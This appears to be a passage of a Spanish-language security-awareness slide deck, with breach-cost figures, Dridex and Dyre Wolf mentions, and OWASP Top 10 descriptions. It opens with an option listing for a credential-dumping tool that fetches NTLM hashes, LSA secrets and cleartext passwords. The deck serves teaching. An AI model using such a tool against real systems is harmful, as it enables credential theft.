
General options

- install: install server on local host and load it
- host <host>: hostname or IP (local host if not set)
- password <password>: server password connection (mandatory)
- forceload: load server on local host without test

Server options

- cmd: server command:
 - dump: dump stuffz
 - sam: fetch LM/NTLM hashes
 - machines: fetch machines hashes
 - history: fetch history for LM/NTLM hashes
 - sh: fetch logon sessions hashes
 - sp: fetch security packages cleartext passwords
 - accounts: <account list>: with --sam, specify accounts to dump (comma separated)
 - lsa: fetch LSA secrets

Dridex Gang --- Number of Known Spam Runs Per Day



Dridex Gang --- Number of Known Spam Runs Per Day




When Cyber Criminals

Work in Call Centers, Write Documentation and Take the Weekends Off

You Know its a Profession


CEF.- Brechas de seguridad y su coste

Distribution of the benchmark sample by root cause of the data breach



2017 Global CODB Report Final 3


Figure 6. Per capita cost for three root causes of the data breach
Measured in US\$



CEF.- Brechas de seguridad y su coste


Figure 7. Percentage of data breach root causes per country and region

2017 Global CODB Report Final 3



CEF.- The Dyre Wolf Attack Steps

The Dyre Wolf Attack Steps



IBM Security

IBM

© 2015 IBM Corporation

- ✓ **Amenazas más importantes: Top 10**
 - The Open Web Application Security Project (OWASP)
The Ten Most Critical Web Application Security Vulnerabilities
 - www.owasp.org/documentation/topten



Nueva versión para finales 2025



CEF.- “Top Ten” de amenazas

OWASP top 10 series: (complementarios a Web)

- [OWASP Cloud-Native Application Security Top 10](#)
- [OWASP Desktop App Security Top 10](#)
- [OWASP Docker Top 10](#)
- [OWASP Low-Code/No-Code Top 10](#)
- [OWASP Machine Learning Security Top Ten](#)
- [OWASP Mobile Top 10](#)
- [OWASP TOP 10](#) ➔ Open Web Application Security
- [OWASP Top 10 CI/CD Security Risks](#)
- [OWASP Top 10 Client-Side Security Risks](#)
- [OWASP Top 10 Privacy Risks](#)
- [OWASP Serverless Top 10](#)


CEF.- “Top Ten” de amenazas

✓ Evolución desde 2013

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Inyección	➔	A1:2017 – Inyección
A2 – Pérdida de Autenticación y Gestión de Sesiones	➔	A2:2017 – Pérdida de Autenticación y Gestión de Sesiones
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	➔	A3:2017 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos [Unido+A7]	U	A4:2017 – Entidad Externa de XML (XXE) [NUEVO]
A5 – Configuración de Seguridad Incorrecta	➔	A5:2017 – Pérdida de Control de Acceso [Unido]
A6 – Exposición de Datos Sensibles	➔	A6:2017 – Configuración de Seguridad Incorrecta
A7 – Ausencia de Control de Acceso a las Funciones [Unido+A4]	U	A7:2017 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	✗	A8:2017 – Deserialización Insegura [NUEVO, Comunidad]
A9 – Uso de Componentes con Vulnerabilidades Conocidas	➔	A9:2017 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	✗	A10:2017 – Registro y Monitoreo Insuficientes [NUEVO, Comunidad]

CEF.- “Top Ten” de amenazas

Evolución desde 2017



* From the Survey

CWE.- “Top Ten” de amenazas

- ✓ **A01:2021- Control de acceso roto** asciende desde la quinta posición; el 94% de las aplicaciones se sometieron a pruebas para detectar alguna forma de control de acceso roto. Las 34 **Enumeraciones de Debilidades Comunes (CWE - Common Weakness Enumeration)** asignadas al **Control de Acceso Roto** tuvieron más ocurrencias en las aplicaciones que cualquier otra categoría.
- ✓ **A02:2021- Fallos criptográficos** sube una posición hasta el número 2, antes conocido como **Exposición de datos sensibles**, que era un síntoma amplio más que una causa principal. El enfoque renovado aquí es sobre los fallos relacionados con la criptografía que a menudo conduce a la exposición de datos sensibles o al compromiso del sistema.
- ✓ **A03:2021- Inyección** desciende a la tercera posición. El 94% de las aplicaciones se sometieron a pruebas para detectar alguna forma de inyección, y los 33 CWE asignados a esta categoría son los segundos que más ocurren en las aplicaciones. El **XSS - Cross-site Scripting** pasa a formar parte de esta categoría en esta edición.
- ✓ **A04:2021- Diseño inseguro** es una nueva categoría para 2021, con un enfoque en los riesgos relacionados con los defectos de diseño. Si realmente queremos "movernos a la izquierda" como industria, se requiere un mayor uso del modelado de amenazas, patrones y principios de diseño seguro y arquitecturas de referencia.
- ✓ **A05:2021- “MALA” configuración de la seguridad** asciende desde el puesto 6 de la edición anterior; el 90% de las aplicaciones se sometieron a pruebas para detectar alguna forma de desconfiguración (Misconfiguration). Con el aumento de los cambios en el software altamente configurable, no es sorprendente ver que esta categoría suba. La antigua categoría de **Entidades Externas XML (XXE)** forma parte ahora de esta categoría.

CWE.- “Top Ten” de amenazas

- ✓ **A06:2021 - Componentes Vulnerables y Obsoletos** se titulaba anteriormente Uso de Componentes con Vulnerabilidades Conocidas y es el #2 en la encuesta de la comunidad Top 10, pero también tenía suficientes datos para entrar en el Top 10 a través del análisis de datos. Esta categoría sube desde el #9 en 2017 y es un problema conocido que nos cuesta probar y evaluar el riesgo. Es la única categoría que no tiene ninguna **Vulnerabilidad y Exposición Común (CVE - Common Vulnerabilities and Exposures)** asignada a las CWE incluidas, por lo que un exploit por defecto y pesos de impacto de 5,0 se tienen en cuenta en sus puntuaciones.
- ✓ **A07:2021-Fallos de Identificación y Autenticación** era anteriormente Autenticación Rota y está bajando de la segunda posición, y ahora incluye CWEs que están más relacionados con fallos de identificación. Esta categoría sigue formando parte del Top 10, pero la mayor disponibilidad de marcos estandarizados parece estar ayudando.
- ✓ **A08:2021-Fallos de integridad del software y los datos** es una nueva categoría para 2021, que se centra en la realización de suposiciones relacionadas con las actualizaciones de software, los datos críticos y las pipelines de CI/CD sin verificar la integridad. Uno de los mayores impactos ponderados de los datos de **Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS)** se asignó a los 10 CWE de esta categoría. La **Deserialización Insegura de 2017** ahora forma parte de esta categoría más amplia.

CEF.- “Top Ten” de amenazas

- ✓ **A09:2021-Fallos en el registro y la supervisión de la seguridad** era anteriormente Registro y supervisión insuficientes y se añade desde la encuesta del sector (nº 3), subiendo desde el nº 10 anterior. Esta categoría se amplía para incluir más tipos de fallos, es difícil de comprobar y no está bien representada en los datos de CVE/CVSS. Sin embargo, los fallos de esta categoría pueden afectar directamente a la visibilidad, las alertas de incidentes y el análisis forense.
- ✓ **A10:2021-Server-Side Request Forgery** se añade desde la encuesta de la comunidad Top 10 (#1). Los datos muestran una tasa de incidencia relativamente baja con una cobertura de pruebas superior a la media, junto con calificaciones superiores a la media en cuanto a potencial de explotación e impacto. Esta categoría representa el escenario en el que los miembros de la comunidad de seguridad nos dicen que es importante, aunque no esté ilustrado en los datos en este momento.

CEF.- “Top Ten” de amenazas

A1:2017 Inyección

Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

A2:2017 Pérdida de Autenticación

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente).

A3:201 Exposición de datos sensibles

Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o Información Personalmente Identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito.

A4:2017 Entidades Externas XML (XXE)

Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar 